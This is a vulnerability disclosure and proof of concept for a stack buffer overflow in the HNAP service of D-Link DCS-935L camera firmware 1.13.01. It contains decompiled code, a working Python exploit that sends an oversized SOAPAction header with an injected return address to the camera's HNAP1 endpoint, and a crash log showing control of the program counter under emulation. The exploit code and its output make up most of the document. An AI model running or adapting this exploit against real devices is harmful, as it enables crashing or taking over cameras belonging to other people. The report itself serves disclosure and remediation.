DCS-935L-2

Vender: D-Link

Firmware version: DCS-935L_A1_FW_1.13.01

Exploit Author: Lexpl0it

Vendor Homepage: https://www.dlink.com/uk/en/products/dcs-935l-monitor-hd

Detailed description

Within the `sub_402280` function, the externally input HNAP_AUTH is passed to v14. Without any validation, v14 is used in the sprintf function for processing. Here, v29 is data on the stack, which leads to a stack overflow.

```
46      *(_DWORD *)v23 = 0;
47      v24 = 0;
48      v25 = 0;
49      v26 = 0;
50      memset(v31, 0, 16);
51      v12 = getenv("HNAP_AUTH");
52      v13 = getenv("COOKIE");
53      v14 = getenv("SOAP_ACTION");
54      if ( !v13 || !*v13 || !v12 || !*v12 )
55      {
56        strcpy(service_name, "InvalidUser");
57        ixmlDocument_free(Document);
58        return v8;
59      }
60      fprintf(stderr, "HTTP Header->SOAP_ACTION: %s\n", v14);
61      fprintf(stderr, "HTTP Header->HNAP_AUTH: %s\n", v12);
62      fprintf(stderr, "HTTP Header->COOKIE: %s\n", v13);
63      memset(haystack, 0, 0x80u);
64      v15 = getenv("COOKIE");
65      snprintf(haystack, 0x80u, "%s", v15);
66      v16 = strstr(haystack, "uid=");
67      v17 = v16 + 4;
68      if ( v16 )
69      {
70        v18 = strchr(v16 + 4, 59);
71        if ( v18 )
72          *v18 = 0;
73        snprintf(v23, 0xBu, v17);
74      }
75      else
76      {
77        snprintf(v23, 0xBu, haystack);
78      }
79      memset(haystack, 0, 0x80u);
80      strcpy(haystack, v12);
81      v19 = strtok(haystack, " ");
82      strcpy(dest, v19);
83      v20 = strtok(0, " ");
84      strcpy(v30, v20);
85      sprintf(v29, "%s%s", v30, v14);
86      v21 = checkHashCode(v29, v23, dest, login_key);
87      fprintf(stderr, "Check hashcodeStatus: %d\n", v21);
```

```
24    char dest[64]; // [sp+24h] [-44Ch] BYREF
25    char haystack[256]; // [sp+64h] [-40Ch] BYREF
26    char v29[256]; // [sp+164h] [-30Ch] BYREF
27    char v30[256]; // [sp+264h] [-20Ch] BYREF
28    char v31[260]; // [sp+364h] [-10Ch] BYREF
29    char *v32; // [sp+468h] [-8h]
30    char *v33; // [sp+46Ch] [-4h]
31
```


POC

```
import requests
import xml.etree.ElementTree as ET
from pwn import *

target_addr = 0xbbbbaaaa

# Define the target URL and headers
url = "http://192.168.0.1/HNAP1/"
headers = {
    "Host": "192.168.0.1",
```

```
    "Pragma": "no-cache",
    "Cache-Control": "no-cache",
    "Upgrade-Insecure-Requests": "1",
    "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.141
Safari/537.36",
    "Accept": "text/html,application/xhtml+xml,application/x
ml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applicat
ion/signed-exchange;v=b3;q=0.9",
    "Cookie": "aaaa",
    "Accept-Encoding": "gzip, deflate",
    "Accept-Language": "zh-CN,zh;q=0.9",
    "Connection": "close",
    "Content-Length": "0",
    "HNAP_AUTH" : "aaaaa a a",
    'SOAPAction': b'aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaa
kaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaa
zaabbaabcaabdaabeaabfaabgaabhaabiaabjaabkaablaabmaabnaaboaab
paabqaabraabsaabtaabuaabvaabwaabxaabyaabzaacbaaccaacdaaceaac
faacgaachaaciaacjaackaaclaacmaacnaacoaacpaacqaacraacsaactaac
uaacvaacwaacxaacyaaczaadbaadcaaddaadeaadfaadgaadhaadiaadjaad
kaadlaadmaadnaadoaadpaadqaadraadsaadtaaduaadvaadwaadxaadyaad
zaaebaaecaaedaaeeaaefaaegaaehaaeiaaejaaekaaelaaemaaenaaeoaae
paaeqaaeraaesaaetaaeuaaevaaewaaexaaeyaaezaafbaafcaafdaafeaaf
faafgaafhaafiaafjaafkaaflaafmaafnaafoaafpaafqaafraafsaaftaaf
uaafvaafwaafxaafyaafzaagbaagcaagdaageaagfaaggaaghaagiaagjaag
kaaglaagmaagnaagoaagpaagqaagraagsaagtaaguaagvaagwaagxaagyaag
zaahbaahcaahdaaheaahfaahgaahhaahiaahjaahkaahlaahmaahnaahoaah
paahqaahraahsaahtaahuaahvaahwaahxaahyaahzaaibaaicaaidaa'+ p3
2(target_addr) + b'ifaaigaaihaaiiaaijaaikaailaaimaainaaioaai
paaiqaairaaisaaitaaiuaaivaaiwaaixaaiyaaizaajbaajcaajdaajeaaj
faajgaajhaajiaajjaajkaajlaajmaajnaajoaajpaajqaajraajsaajtaaj
uaajvaajwaajxaajyaaj'
}

# Define the SOAP XML payload
soap_payload = """<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-i
nstance"
               xmlns:xsd="http://www.w3.org/2001/XMLSchema"
               xmlns:soap="http://schemas.xmlsoap.org/soap/e
nvelope/">
    <soap:Body>
```

```
            <LLL xmlns="http://purenetworks.com/HNAP1/">
                <Action></Action>
                <Username>aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaa</Username>
                <LoginPassword></LoginPassword>
            </LLL>
        </soap:Body>
    </soap:Envelope>"""

    # Send the POST request
    try:
        response = requests.post(url, headers=headers, data=soap
    _payload)

        # Print the response status and content
        print(f"Status Code: {response.status_code}")
        print("Response Headers:")
        for key, value in response.headers.items():
            print(f"{key}: {value}")
        print("\nResponse Body:")
        print(response.text)

        # Parse and pretty-print the XML response if applicable
        try:
            root = ET.fromstring(response.text)
            print("\nParsed XML Response:")
            print(ET.tostring(root, encoding='unicode', method
    ='xml'))
        except ET.ParseError:
            print("Response is not valid XML")

    except requests.RequestException as e:
        print(f"Error during request: {e}")
```

Using FirmAE Simulation Environment



After executing the POC, the remote connection is disconnected without returning any results.

```
Error during request: ('Connection aborted.', RemoteDisconnected('Remote end closed connection without response'))
root@leo-virtual-machine:/home/leo/exp#
```

Check the dmesg in the background; the current RA register is already pointing to our malicious address.

```
[358479.433464] firmadyne: inet_accept[PID: 588 (httpd)]:
[358479.494686] potentially unexpected fatal signal 10.
[358479.495174] CPU: 0 PID: 21048 Comm: hnap_service Not tainted 4.1.17+ #17
[358479.495629] task: 8f082008 ti: 8f302000 task.ti: 8f302000
[358479.496402] $ 0   : 00000000 0041ccfd 00431c20 00000000
[358479.496876] $ 4   : 00000000 00000000 7737067c 00000001
[358479.497231] $ 8   : fffffffe 00000000 00000041 00000000
[358479.497600] $12   : 00000000 773734e0 00000000 00402a3c
[358479.497956] $16   : 68756161 68766161 68776161 68786161
[358479.498316] $20   : 68796161 687a6161 69626161 69636161
[358479.498730] $24   : 00000071 7737ccf0
[358479.499132] $28   : 77396ab0 7fe5efb0 69646161 aaaabbbb
[358479.499488] Hi    : 00000013
[358479.499692] Lo    : 001cf176
[358479.499890] epc   : aaaabbbb 0xaaaabbbb
[358479.503028] ra    : aaaabbbb 0xaaaabbbb
[358479.503326] Status: 0000a413       USER EXL IE
[358479.503673] Cause : 10800010
[358479.503935] BadVA : aaaabbba
[358479.504328] PrId  : 00019300 (MIPS 24Kc)
```

Statement

I confirm that the information in this report is true and accurate, and it is intended solely for security research and vulnerability remediation purposes, not for malicious use.